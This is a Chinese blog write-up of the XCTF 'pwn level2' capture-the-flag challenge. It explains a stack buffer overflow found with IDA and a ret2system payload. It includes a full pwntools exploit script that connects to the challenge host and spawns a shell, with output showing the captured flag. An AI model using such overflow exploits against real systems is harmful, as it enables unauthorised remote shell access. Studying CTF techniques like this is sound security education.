
XCTF pwn level2

原创

MMMy5tery 于 2020-02-03 14:31:15 发布 273 收藏


使用ida打开发现buf只有0x88，但是读取了0x100，存在溢出点




```
ssize_t vulnerable_function()
{
  char buf; // [esp+0h] [ebp-88h]

  system("echo Input:");
  return read(0, &buf, 0x100u);
}
```

然后存在system函数和字符/bin/sh




Function name	Segment	Start
_init_proc	.init	080482D4
sub_8048300	.plt	08048300
_read	.plt	08048310
_system	.plt	08048320
___gmon_start__	.plt	08048330
___libc_start_main	.plt	08048340
_start	.text	08048350




Address	Length	Type	String
LOAD:08048154	00000013	C	/lib/ld-linux.so.2
LOAD:0804822D	0000000A	C	libc.so.6
LOAD:08048237	0000000F	C	_IO_stdin_used
LOAD:08048246	00000005	C	read
LOAD:0804824B	00000007	C	system
LOAD:08048252	00000012	C	__libc_start_main
LOAD:08048264	0000000F	C	__gmon_start__
LOAD:08048273	0000000A	C	GLIBC_2.0
.rodata:08048540	0000000C	C	echo Input:
.rodata:0804854C	00000014	C	echo 'Hello World!'
.eh_frame:080485CB	00000005	C	;*2$\"
.data:0804A024	00000008	C	/bin/sh

有一点不太懂，选的是_system的地址，而不是system的地址，看了师傅的wp好像是这题的system函数申明了一个外部近指针，没有内容，不太明白



```
; int system(const char *command)
```




```
extrn system:near
```

然后就是构造payload


payload=“a”*(0x88+0x4)+p32(sys_addr)+p32(0)+p32(bin_addr)

0x88是缓冲区，0x4是覆盖原有ebp，然后接system的地址，p32(0)覆盖system的返回地址，然后参数/bin/sh的地址就能得到shell了



```python
from pwn import *

elf=ELF('./level2')
io=remote('111.198.29.45',43364)
sys_addr=0x8048320
bin_addr=0x804A024
payload='a'*(0x88+0x4)+p32(sys_addr)+p32(0)+p32(bin_addr)
io.recvline()
io.sendline(payload)
io.interactive()
io.close()
```



```
root@kali:~/pwn# python xctflevel2.py
[*] '/root/pwn/level2'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
[+] Opening connection to 111.198.29.45 on port 43364: Done
[*] Switching to interactive mode
$ ls
bin
dev
flag
level2
lib
lib32
lib64
$ cat flag
cyberpeace{eea8ca677c482de6036cda899ddcdd02}
$ 
```